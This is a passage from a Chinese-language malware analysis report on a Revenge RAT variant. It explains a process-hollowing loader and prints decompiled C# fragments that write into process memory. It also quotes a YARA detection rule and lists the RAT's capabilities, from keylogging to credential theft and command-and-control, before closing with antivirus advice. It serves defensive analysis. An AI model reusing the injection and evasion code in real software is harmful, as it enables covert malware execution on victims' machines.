
经过分析, 该 DLL 的功能是首先新建进程, 然后遍历获取进程名, 进而获取其内存地址, 再将一个文件中的 text 数据写入该内存地址, 结合上面的分析, 其实就是将 EXE 文件的二进制数据写入新建的空壳进程, 而非直接将程序写入到本地磁盘然后执行, 这种方法同样能够实现其最终的目的, 并且可以躲避很多检测手段, 可见该病毒的复杂性以及作者的心思缜密。

```
public void Dodo(string FTONJ, byte[] coco)
{
    try
    {
        string text = "C:\\WINDOWS\\syswow64\\" + FTONJ;
        string text2 = "C:\\WINDOWS\\system32\\" + FTONJ;
        string text3 = "C:\\WINDOWS\\" + FTONJ;
        string text4 = "C:\\WINDOWS\\syswow64\\WindowsPowerShell\\v1.0\\" + FTONJ;
        string text5 = "C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\" + FTONJ;
        if (!File.Exists(text))
        {
            // Token: 0x0600003F RID: 63 RVA: 0x00003D70 File Offset: 0x00001F70
            public static object tickleme(string b, byte[] PL)
            {
                object result;
                try
                {
                    string processName = Process.GetCurrentProcess().ProcessName;
                    IntPtr handle = Process.GetCurrentProcess().Handle;
                    Myvictim.PEHeaderE(handle, processName);
                    VOVO.FUN(b, PL, true);
                    result = 0;
                }
                catch
                {
                    result = 0;
                }
                return result;
            }

            // Token: 0x06000040 RID: 64 RVA: 0x00003DCC File Offset: 0x00001FCC
            public static int PEHeaderE(IntPtr hModule, string procName)
            {
                byte[] byte_ = new byte[4];
                byte[] byte_2 = new byte[120];
                byte[] byte_3 = new byte[264];
                int num = 0;
                IntPtr intptr_ = Myvictim.OpenProcess(2035711, false, Process.GetProcessesByName(procName)[0].Id);
                IntPtr intptr_2 = new IntPtr(hModule.ToInt32() + 60);
                IntPtr zero = IntPtr.Zero;
                Myvictim.ReadProcessMemory(intptr_, intptr_2, byte_, 4, out zero);
                int num2;
                int result;
                if (Myvictim.WriteProcessMemory(intptr_, hModule, byte_2, 120u, out num) && Myvictim.WriteProcessMemory(intptr_,
                    hModule, byte_3, 256u, out num2))
                {
                    result = num + num2;
                }
            }
        }
    }
}
```

5、EXE 分析

EXE 文件同样由 C#编写, 其主要内容就是在读写进程空间以及解码出 **Revenge RAT** 的功能代码。由于该样本在代码托管方面的灵活性, 攻击者完全能够自由灵活的控制和修改该病毒最终所要执行的功能, 而且不需要将 PE 文件下载到本地磁盘, 这很好地躲避了查杀手段。



六、样本溯源

根据样本中的 URL 以及下载的文件源码，追踪到该样本与远程控制木马 **Revenge RAT** 的行为如出一辙。同时在生成的 EXE 源码中查看到了特征字符串并进行搜索，果然是 **Revenge RAT** 恶意软件的一个用来检测的特征码，证实了该样本为 **Revenge RAT** 的变种。

```
// Token: 0x0600004C RID: 76 RVA: 0x00007D70 File Offset: 0x00005F70
[MethodImpl(MethodImplOptions.NoInlining)]
private byte[] B7KwQPNyc()
{
    string text = "{11111-22222-20001-00001}";
    if (text.Length > 0)
    {
        return new byte[]
        {
            1,
            2
        };
    }
    return new byte[]
    {
        1,
        2
    };
}
```

```
GitHub, Inc. [US] github.com/Neo23x0/signature-base/commit/89e8fd8fcb5c59a6875f973934181bba4a157073
/* Rule Set ----- */
+ rule RevengeRAT_Sep17 {
+   meta:
+       description = "Detects RevengeRAT malware"
+       author = "Florian Roth"
+       reference = "Internal Research"
+       date = "2017-09-04"
+       hash1 = "2a86a4b2dcf1657bcb2922e70fc787aa9b66ec1c26dc2119f669bd2ce3f2e94a"
+       hash2 = "7c271484c11795876972aabeeb277c7b3035f896c9e860a852d69737df6e14213"
+       hash3 = "fe00c4f9c8439eea50b44f817f760d8107f81e2dba7f383009fde508ff4b8967"
+   strings:
+       $x1 = "Nuclear Explosion.g.resources" fullword ascii
+       $x3 = "03C7F4E8B359AEC0EEF0814B66A704FC43FB3A8" fullword ascii
+       $x4 = "5B1EE7CAD3DFF220A95D1D6B9143509E1520AC41" fullword ascii
+       $x5 = "\\RevengeRAT\\" ascii
+       $x6 = "Revenge-RAT client has been successfully installed." ascii
+       $x7 = "Nuclear Explosion.exe" fullword ascii
+       $x8 = "Revenge-RAT 201" wide
+       $s1 = "{11111-22222-20001-00001}" fullword wide
+   condition:
+       ( uint16(0) == 0x5a4d and filesize < 500KB and 1 of ($x*) ) or ( 3 of them )
+ }
```

RevengeRAT 恶意软件可以实现的功能如下表：

名称	采用
资讯摄取	Revenge RAT 有一个用于麦克风拦截的插件。
命令行界面	Revenge RAT 使用 cmd.exe 在受害者的计算机上执行命令和运行脚本。
凭证转储	Revenge RAT 有一个用于凭证收集的插件。
数据编码	Revenge RAT 使用 Base64 对发送到 C2 服务器的信息进行编码。
间接命令执行	Revenge RAT 使用 Forfiles 实用程序在系统上执行命令。
输入捕捉	Revenge RAT 有一个用于键盘记录的插件。
MSHTA	Revenge RAT 使用 mshta.exe 在系统上运行恶意脚本。
电源外壳	Revenge RAT 使用 PowerShell 命令 Reflection.Assembly 将自身加载到内存中以帮
注册表运行键/启动文件	Revenge RAT 在 以下位置 创建注册表项, HKCU\Software\Microsoft\Windows NT\

夹	
远程桌面协议	Revenge RAT 具有执行 RDP 访问的插件。
远程文件复制	Revenge RAT 具有上传和下载文件的能力。
计划任务	Revenge RAT 计划任务以不同的时间间隔运行恶意脚本。
屏幕截图	Revenge RAT 有一个用于屏幕捕获的插件。
脚本	Revenge RAT 在受害者的计算机上执行脚本。
系统信息发现	Revenge RAT 收集 CPU 信息，OS 信息和系统语言。
系统网络配置发现	Revenge RAT 从系统收集 IP 地址和 MAC 地址。
系统所有者/用户发现	Revenge RAT 从系统收集用户名。
常用端口	Revenge RAT 已通过 TCP 端口 3333 进行通信。
视频截取	Revenge RAT 可以访问网络摄像头。
网络服务	在活动期间， Revenge RAT 使用 blogpost.com 作为其主要的命令和控制服务器。

七、查杀方案

- 1、安装正版杀毒软件，维护电脑的日常安全使用。
- 2、发现来历不明的文件请通过正规厂商的杀毒防护软件进行扫描，以确定其安全性。
- 3、下载文件、软件要从官网或者正规的第三方可信来源进行下载。

八、总结

尽管微软已经将 OFFICE 办公软件的宏进行了默认禁用，但是对于用户数量庞大的安全意识薄弱的用户来说，从宏入手的病毒还是能够发挥其强大的威力。希望广大用户在日常生活与工作中警惕威胁，保护自身数据。